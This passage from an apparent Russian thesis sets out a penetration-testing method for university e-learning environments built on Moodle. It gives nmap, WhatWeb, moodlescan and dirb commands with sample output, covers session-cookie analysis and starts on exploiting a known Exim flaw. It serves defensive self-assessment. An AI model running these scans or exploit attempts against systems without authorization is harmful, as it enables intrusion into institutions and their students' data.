Точный набор функций личных кабинетов работника и студента отличается в ЭИОС каждого университета, обычно личный кабинет позволяет менять информацию о пользователе ЭИОС (адрес эл. почты, ссылки на соц. сети), предоставляет доступ к функции изменения пароля, отображает наиболее важную информацию полученную из других компонентов ЭИОС. Часто редактирование студентом своего электронного портфолио осуществляется именно через личный кабинет. Может присутствовать функция отправки личных сообщений другим пользователям ЭИОС. Личные кабинеты работника и студента могут быть совмещены (и в таком случае пользователю доступны разные функции в зависимости от его роли) или являться отдельными компонентами ЭИОС.

В электронном портфолио студента содержатся студенческие работы, рецензии и оценки на них со стороны любых участников образовательного процесса, также может присутствовать резюме студента для работодателя. Часть ЭИОС отвечающий за формирование электронных портфолио может быть как отдельным компонентом ЭИОС, так и частью личного кабинета студента или системы электронного обучения.

Система управления учебным процессом (электронный деканат) – компонент ЭИОС, который обеспечивает фиксацию хода образовательного процесса, результатов промежуточной аттестации и результатов освоения основной образовательной программы.

Система электронного обучения – компонент ЭИОС, который обеспечивает поддержку проведения занятий и процедур оценки результатов обучения с

применением компьютерного тестирования и/или загрузки студентами отчетов о результатах учебной деятельности (отчеты о выполнении лабораторных работ, рефераты, курсовые работы (проекты)), а также доступ к рабочим программам дисциплин (модулей) и асинхронное взаимодействие между участниками образовательного процесса посредством сети «Интернет».

Массовый открытый онлайн-курс – компонент ЭИОС, который является упрощенной версией системы электронного обучения и представляет собой онлайн-курс с открытым доступом через Интернет для любого желающего без формальных требований к базовому уровню образования.[22]

Электронная библиотека – компонент ЭИОС, который предназначен предоставления информационных ресурсов и, обычно, хранит следующие электронные документы и издания:

- учебники, учебные пособия, курсы лекций, учебно-методические комплексы, рекомендации и т.п., изданные в университете;
- электронные версии монографий, сборников научных трудов, авторефератов диссертаций, защищенных в университете;
- электронные версии выпускных квалификационных работ студентов.

Система веб-конференций – компонент ЭИОС, который обеспечивающая взаимодействие между участниками образовательного процесса посредством видеоконференц-связи через сеть «Интернет» в случае необходимости (например, чрезвычайных ситуаций, форс-мажора (обстоятельств непреодолимой силы, осложнения эпидемиологической ситуации).

Система мониторинга мониторинга качества образовательного процесса – компонент ЭИОС, который предназначен для мониторинга качества образовательного процесса, например посредством интернет-опросов пользователей ЭИОС.

В составе ЭИОС могут быть компоненты напрямую не связанные с образовательной деятельностью, такие как система управления финансово-хозяйственной деятельностью университета, система электронного документооборо-

та или электронная почта вуза.

Анализ локальных нормативных актов университетов показал, что чаще всего в качестве системы электронного обучения (основного компонента ЭИОС) применяется Moodle (Модульная Объектно-Оrientированная Дистанционная Учебная Среда) – бесплатная система управления образовательными электронными курсами с открытым исходным кодом, которая является расширяемой и легко адаптируется для нужд конкретной образовательной организации. Учитывая вышесказанное при разработке методики тестирования на ЭИОС вузов следует учитывать известные уязвимости системы Moodle и возможные ошибки, допущенные при ее интеграции с другими компонентами ЭИОС.

Диаграмма с основными функциями, компонентов ЭИОС представлен в приложении В.

## 2 Методика тестирования на проникновение электронной информационно-образовательной среды

### 2.1 Общая характеристика методики тестирования на проникновение электронной информационно-образовательной среды

Методика предназначена для самооценки образовательной организацией вуза информационной безопасности электронной информационно-образовательной среды, учитывает структуру и функции информационной образовательной среды вуза, позволяет выявить способности информационной образовательной системы противостоять реальным атакам.

Основана на:

- методике тестирования на проникновение веб-приложений OWASP
- стандарте проведения тестирования на проникновение PTES.

Актуальным нарушителем безопасности информации ЭИОС университетов являются студенты, потому, что данная категория пользователей может иметь соответствующую мотивацию а также обладать необходимыми навыками для незаконного проникновения в ЭИОС вуза. Учитывая данный факт, тестирование на проникновение следует проводить, как от имени не авторизованного пользователя, так и от имени пользователя с ограниченными правами (студента). При этом в отчёте следует отразить от имени какого пользователя возможна атака.

В методике используются следующие инструментальные средства:

- Mozilla Firefox для просмотра веб-страниц и ручной проверки наличия SQL-инъекций;
- дополнение браузера Mozilla Firefox Cookie Quick Manager для просмотра и изменения Cookie;
- инструменты разработчика браузера Mozilla Firefox для анализа сетевой активности веб-страницы;

- OWASP ZAP для перечисления веб-страниц и автоматического поиска точек ввода информации;
- nmap для нахождения всех сетевых сервисов работающих в диапазоне IP адресов принадлежащих тестируемой системе;
- WhatWeb для получения информации об используемых веб-технологиях и версиях серверного ПО;
- moodlescan для определения версии системы Moodle;
- dirb для поиска веб-страниц (в том числе скрытых) по словарю;
- sqlmap для поиска и эксплуатации SQL-инъекций.

В процессе применения разработанной методики тестирования на проникновение информационной обучающей среды вместо выше приведенных могут использоваться инструменты с аналогичной функциональностью.

В параграфах 2.2–2.5 описывается алгоритм сбора информации, в параграфах 2.6–2.15 описывается алгоритм поиска уязвимостей в ЭИОС вуза, в параграфе 2.16 даны рекомендации по оформлению отчета о тестировании на проникновение.

Методика тестирования на проникновение ЭИОС вузов в нотации IDEF0 представлена в приложении Г. Блок-схема алгоритма сбора информации представлена в приложении Д. Блок-схема алгоритма поиска уязвимостей представлена в приложении Е.

## 2.2 Сканирование с помощью nmap

Для начала следует определить все компоненты ЭИОС и вспомогательные сервисы (такие как e-mail или ssh) и веб-сервисы (такие как панель управления сервером), в том числе расположенные на не стандартных портах, в диапазоне IP адресов отведенного для тестирования. Для этого следует провести сканирование портов для данного диапазона IP адресов, определить запущенные сервисы и их версии.

Пример команды запуска nmap для сканирования портов для диапазона IP адресов 203.0.113.1 – 203.0.113.30:

```
nmap -p0-65535 -sV 203.0.113.0/27
```

Пример результата сканирования:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-01 00:42 MSK
Nmap scan report for zabb.university.example (203.0.113.3)
Host is up (0.069s latency).
Not shown: 65517 filtered tcp ports (no-response), 15 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE VERSION
25/tcp    closed smtp
53/tcp    closed domain
80/tcp    open  http   Apache httpd
443/tcp   open  ssl/http Apache httpd

Nmap scan report for lk.university.example (203.0.113.10)
Host is up (0.074s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx
443/tcp   open  ssl/http nginx

Nmap scan report for moodle.university.example (203.0.113.15)
Host is up (0.074s latency).
Not shown: 65394 filtered tcp ports (no-response), 140 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx
443/tcp   open  ssl/http nginx

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 3 IP address (3 host up) scanned in 4641.6 seconds
```

В примере выше было обнаружено три веб-сервиса доступных через HTTP и HTTPS. Для того, чтобы понять какие из них являются компонентами

ЭИОС нужно открыть данные веб-сервисы через браузер (при необходимости пройти аутентификацию как пользователь с ограниченными правами) и сравнить их функции с функциями типовых компонентах ЭИОС (см. параграф 1.8).

В дальнейшем основное внимание нужно уделять тестированию компонентов ЭИОС.

## 2.3 Сбор информации об используемых веб-технологиях

Для каждого найденного веб-сервиса следует собрать информацию об используемых веб-технологиях: HTTP-сервер (nginx, Apache), используемые языки и фреймворки (PHP, jQuery), общедоступные веб-приложение (Moodle, WordPress).

Данную информацию можно получить с помощью программы WhatWeb. Пример запуска WhatWeb для получения информации об используемых веб-технологиях веб-сервисами – компонентами ЭИОС расположенными по URL <https://lk.university.example> и <https://moodle.university.example>:

```
$ whatweb -v https://lk.university.example/
WhatWeb report for https://lk.university.example/
Status      : 200 OK
Title       : Личный кабинет пользователя ЭИОС
IP          : 203.0.113.10
Country     : RUSSIAN FEDERATION, RU

Summary     : Bootstrap, Cookies[lk], HTML5, HTTPServer[nginx],
jQuery[1.12.4,1.9.1], nginx, Open-Graph-Protocol[website],
PasswordField[password], Script[javascript,text/javascript], Strict-Transport-
Security[max-age=604800], X-UA-Compatible[IE=9]

<...>

$ whatweb -v https://moodle.university.example/
WhatWeb report for https://moodle.university.example/
Status      : 200 OK
Title       : Учебный портал
IP          : 203.0.113.15
Country     : RUSSIAN FEDERATION, RU

Summary     : Content-Language[ru], Cookies[MoodleSession], HTML5,
HTTPServer[nginx], Moodle, nginx, PHP[7.4.29], Script[text/css,text/javascript],
Strict-Transport-Security[max-age=604800], UncommonHeaders[content-script-
type,content-style-type], X-Frame-Options[sameorigin], X-Powered-By[PHP/7.4.29],
X-UA-Compatible[IE=edge]

<...>
```

В выше приведенном примере WhatWeb сообщает о том что в компоненте ЭИОС по адресу <https://lk.university.example> используются сервер nginx неизвестной версии и JS библиотека jQuery версий 1.12.4 и 1.9.1, а в компоненте ЭИОС по адресу <https://moodle.university.example> также используются сервер nginx неизвестной версии и PHP версии 7.4.29 и система управления образова-

тельными электронными курсами Moodle неизвестной версии.

Для получения информации о версии системы Moodle, которая часто используется вузами в качестве системы электронного обучения (см. параграф 1.8) можно использовать программу moodlescan. Пример запуска moodlescan для получения информации о версии системы Moodle расположенной по URL <https://moodle.university.example>:

```
$ ./moodlescan.py -u https://moodle.university.example
<...>
Getting server information https://moodle.university.example ...

server      : nginx
x-powered-by : PHP/7.4.29
x-frame-options : sameorigin
last-modified : Thu, 01 Jun 2023 16:44:03 GMT

Getting moodle version...
Version found via /lib/upgrade.txt : Moodle v3.11.2
<...>
```

В выше приведенном примере с помощью moodlescan определено, что по адресу <https://moodle.university.example> расположена система Moodle версии v3.11.2.

## 2.4 Сбор информации о процедуре аутентификации и способе идентификации сессии

Нужно выяснить как именно осуществляется аутентификация пользователя и идентификация сессий. Для этого следует выполнить анализ сетевых запросов веб-приложения при аутентификации. Обычно аутентификация осуществляется централизованно через единую систему идентификации и аутентификации (см. параграф 1.8). Однако возможен случай, когда, аутентификация пользователя осуществляется для каждого компонента ЭИОС по отдельности, в этом случае нужно анализировать процедуру аутентификации для каждого компонента ЭИОС в отдельности.

Для анализа сетевых запросов веб-приложения можно использовать инструменты разработчика встроенные в браузеры Mozilla Firefox и Google Chrome. Данные инструменты могут отображать сетевые запросы при выполнении тех или иных действий. Пример работы с инструментами разработчика браузера Mozilla Firefox (просмотр устанавливаемых ответом сервера Cookie) представлен на рисунке 1.




Рисунок 1 – Пример работы с инструментами разработчика браузера Mozilla Firefox: просмотр устанавливаемых ответом сервера Cookie

Наиболее распространенными способами аутентификации в веб-приложениях являются аутентификация по логину и паролю и аутентификация через SMS код. Аутентификация по SMS коду в ЭИОС вуза не может быть основным способом аутентификации из-за специфики сервиса.

Аутентификация по логину и паролю может быть реализована одним из следующих способов:

- отправка логина и пароля на сервер через HTTP-форму методом POST;
- отправка логина и пароля на сервер ајах-запросом методом POST;
- отправка на сервер ајах-запросом некоторого значения полученного на основе логина и пароля на стороне клиента методом POST;
- HTTP Basic аутентификация.

Для идентификации сессии сервер устанавливает Cookie, причем, в некоторых случаях, сервер может устанавливать несколько пар ключ/значение. Идентифицирующие сессию Cookie могут устанавливаться как в ответе на запрос на аутентификацию, так и до аутентификации пользователя при первом запросе к серверу. В некоторых веб-приложениях, дополнительно к установке Cookie, при выполнении ајах-запросов индикатор сессии может передаваться в HTTP заголовке Authorization (Authorization: bearer <индикатор сессии>).

В случае HTTP Basic аутентификации идентификация отдельной сессии может не осуществляться, т. к. в каждом запросе в HTTP заголовке Authorization передаются логин и пароль пользователя закодированные в base64.

Для уточнения, какие именно пары ключ/значение Cookie используются для идентификации сессии можно удалять по одной пары ключ/значения Cookie и проводить проверку идентифицирует ли сервер пользователя после удаления очередной пары ключ/значение Cookie. Это можно делать через инструменты разработчика браузера, пример редактирования Cookie для браузера Mozilla Firefox представлен на рисунке 2.




Рисунок 2 – Пример работы с инструментами разработчика браузера Mozilla Firefox: редактирование Cookie

Возможен случай когда используется несколько индикаторов сессии один устанавливается компонентом ЭИОС «Единая система идентификации и аутентификации» и действителен для всего ЭИОС, а второй устанавливается одним из компонентов ЭИОС и действителен только для него.

## 2.5 Перечисление веб-страниц и поиск точек ввода информации

Следует выполнить обход всех доступных страниц каждого найденного веб-приложения – компонента ЭИОС вуза, и проанализировать запросы браузера и ответы сервера которые возникают при работе веб-приложения, определить точки ввода информации. Данные действия необходимо выполнить дважды как анонимный пользователь, и как пользователь с ограниченными правами.

Точка ввода информации – это поле в http-запросе содержащее информацию, которая отправляется на сервер в строке URL, при отправке http-формы, либо из клиентского (выполняемого в браузере) скрипта. Данная информация сохраняется в базе данных веб-приложения и/или используется для динамической генерации запрашиваемой веб-страницы, либо для генерации ответа, который используется клиентским скриптом для динамического обновления уже загруженной страницы.

Можно выделить следующие самые частые виды точек ввода информации:

- а) GET-параметры в строке URL: `https://university.example/?p=news&id=42`;
- б) часть строки URL: `https://university.example/news/42`;
- в) POST-параметры передаваемые в теле запроса;
- г) имя файла при его передаче методом POST;
- д) HTTP заголовки Host, Referer и другие;
- е) значения Cookie передаваемые на сервер;

В пунктах а и б точками ввода информации являются news – идентификатор раздела сайта и 42 – идентификатор новости.

Для автоматического обхода страниц веб-приложения и поиска точек ввода информации можно использовать OWASP ZAP. Данный сканер уязвимостей имеет функцию автоматического обнаружения новых URL-адресов на проверяемом сайте. Для задействования этой функции необходимо в меню инструменты выбрать пункт «паук» и в открывшемся окне starting point ввести адрес компо-

нента ЭИОС, как показано на рисунке 3, и нажать кнопку «Start Scan»




Рисунок 3 – OWASP ZAP: запуск автоматического обнаружения URL-адресов

В нижней части окна во вкладке «URLs» отображается список найденных URL, во вкладке «Messages» отображаются список сделанных запросов, заголовки и тело выделенного запроса из списка отображаются в верхней правой части окна во вкладке «Запрос». В показанном на рисунке 4 случае точками ввода информации будут поля name, password, url\_redirect и login POST запроса отправляемого на URL [https://\\*\\*\\*/users](https://***/users).

Для повторного сканирования, как авторизованный пользователь нужно два раза нажать левой кнопкой мыши на пункт «Контекст по умолчанию» (в левой верхней части окна). На вкладке «Включить в контекст» добавить регулярное выражение соответствующие всем URL компонентов ЭИОС для которых осуществляется поиск точек ввода информации. (пример: `https?://.*\.university\.example/.*`).




Рисунок 4 – OWASP ZAP: результаты автоматического обнаружения URL-адресов

На вкладке «Управление сессией» в выпадающем списке выбрать пункт «Управление сеансом на основе файлов cookie», если управления сессиями осуществляется через установку значений Cookie, или пункт «Управление сеансом HTTP-аутентификации», в случае если используется HTTP-аутентификация. В случае если используются более сложные механизмы аутентификации пользователя и идентификации сессий, обход страниц веб-приложения и поиск точек ввода информации от имени авторизованного пользователя следует выполнять вручную, как будет описано далее. Если управления сессиями осуществляется через установку значений Cookie, также нужно открыть меню Инструменты → Параметры, в открывшемся окне перейти на вкладку «HTTP-сессии» и добавить в список идентификаторов по-умолчанию ключи Cookie задействованные для идентификации сессии. Далее в верхней правой части окна на вкладке «Быстрый старт» нажать кнопку «Руководство Исследования», внести в поле «URL для изучения» URL страницы аутентификации в ЭИОС и нажать кнопку «Запустить браузер». В открывшемся окне браузера пройти аутентификацию в ЭИОС (после чего можно закрыть окно браузера). Далее в нижней части окна на вкладке «HTTP-сессии» (если такой вкладки нет выбрать меню «Вид» → «Показать вкладку» → «Вкладка HTTP-сессии») щелкнуть правой кнопкой мыши

сессию отобразившуюся в списке сессий и в контекстном меню выбрать пункт «Сделать активной», после чего сессия в списке станет отмечена зеленой галочкой, как показано на рисунке 5. Затем запустить паук, как было описано ранее.




Рисунок 5 – OWASP ZAP: выбор HTTP-сессии

При ручном поиске точек ввода информации в ЭИОС следует проанализировать сетевые запросы и определить в них точки ввода информации при следующих действиях:

- просмотр/редактирование студентом своего портфолио;
- просмотр/рецензирование/комментирование студентом портфолио других студентов;
- просмотр студентом результатов промежуточной аттестации;
- поиск электронных документов и изданий в электронной библиотеке;
- загрузка студентом отчетов о курсовых, лабораторных, практических и прочих работах;
- прохождение тестов;
- просмотр расписания на официальном сайте вуза;
- просмотр объявлений на официальном сайте вуза;
- других действиях на усмотрение тестирующего.

Если какое-либо действие можно выполнить через несколько компонентов ЭИОС (например просмотр оценок в системе управления учебным процессом и

в портфолио студента) или несколькими способами в одном компоненте ЭИОС, то такое действие нужно повторить всеми возможными способами.

Некоторые страницы веб-приложения могут быть недоступны через цепочку гиперссылок с главной страницы ЭИОС (компонента ЭИОС). Для поиска таких страниц можно использовать программу `dirb`, которая ищет существующие веб-страницы по словарю. Пример запуска и результаты работы `dirb` для сканирования `https://university.example`:

```
$ dirb https://lk.university.example

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Jun  9 14:33:17 2023
URL_BASE: https://lk.university.example/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: https://lk.university.example/ ----
+ https://lk.university.example/access (CODE:200|SIZE:21875)
+ https://lk.university.example/ajax (CODE:200|SIZE:0)
==> DIRECTORY: https://lk.university.example/cache/
+ https://lk.university.example/fileadmin (CODE:200|SIZE:98)
+ https://lk.university.example/journal (CODE:200|SIZE:20378)

---- Entering directory: https://lk.university.example/cache/ ----
+ https://lk.university.example/cache/access (CODE:200|SIZE:20976)
==> DIRECTORY: https://lk.university.example/cache/img/
+ https://lk.university.example/cache/journal (CODE:200|SIZE:20477)

---- Entering directory: https://lk.university.example/cache/img ----

-----
END_TIME: Fri Jun  9 15:21:33 2023
DOWNLOADED: 9224 - FOUND: 6
```

Для сканирования с помощью `dirb` от имени авторизованного пользователя нужно указать в аргументах командной строки обнаруженные идентификаторы сессий передающиеся на сервер как `Cookie` и/или HTTP заголовок `Authorization` следующим образом:

```
$ dirb -c "ключ_cookie=индификатор_сессии" -H https://university.example
```

или

```
$ dirb -c "ключ_cookie=индикатор_сессии"  
-H "Authorization Bearer индикатор_сессии" https://university.example
```

Или указать HTTP при HTTP Basic аутентификации:

```
$ dirb -H "Authorization: Basic base64(логин/пароль)" https://university.example
```

Запросы браузера при переходе на URL найденные dirb, следует проанализировать и проверить на предмет наличия точек ввода информации, если запросы браузера при переходе на данные URL не были проанализированы ранее.

Итогом сбора информации должны стать:

- список используемых веб-технологиях и применяемого серверного ПО применительно к каждому компоненту ЭИОС;
- описание процедуры аутентификации пользователей и способа идентификации сессий;
- описание общей структуры ЭИОС и список найденных точек ввода информации;
- список найденных с помощью dirb URL.

## 2.6 Проверка возможности эксплуатации известных уязвимостей ПО

Для всех обнаруженных на этапе сбора информации версий серверного ПО следует осуществить поиск информации об известных уязвимостях данных версий в открытых источниках, в том числе на сайтах CVEDetails (<https://www.cvedetails.com/>), SecurityFocus (<https://www.securityfocus.com/>). Для поиска информации об уязвимостях существует специализированная поисковая система <https://vulners.com/>.

Если известные уязвимости найдены выполняется поиск в открытых источниках эксплойтов (программ, фрагментов программного кода или последовательности команд использующих уязвимость). Большое количество эксплойтов содержит в своем составе фреймворк Metasploit. При отсутствии эксплойта в открытом доступе нужно предпринять попытку разработать инструмент, основываясь на информации, полученной о соответствующей уязвимости.

Затем следует предпринять попытки эксплуатации найденных уязвимостей ПО. Попытка эксплуатации может закончиться неудачей из-за того, что уязвимость ПО была устранена разработчиками ЭИОС без повышения версии, версия ПО была определена ошибочно или в существующей конфигурации ПО уязвимость не проявляется.

Например при сборе информации было обнаружено, что на сервере `mail.university.example` используется почтовый сервер Exim версии 4.87:

```
$ nmap -p0-65535 -sV mail.university.example
<...>
PORT      STATE  SERVICE  VERSION
25/tcp    open   smtp      Exim smtpd 4.87
465/tcp   open   ssl/smtp  Exim smtpd 4.87
<...>
```

Поисковик <https://vulners.com/> находит уязвимость CVE-2018-6789, как показано на рисунке 6.

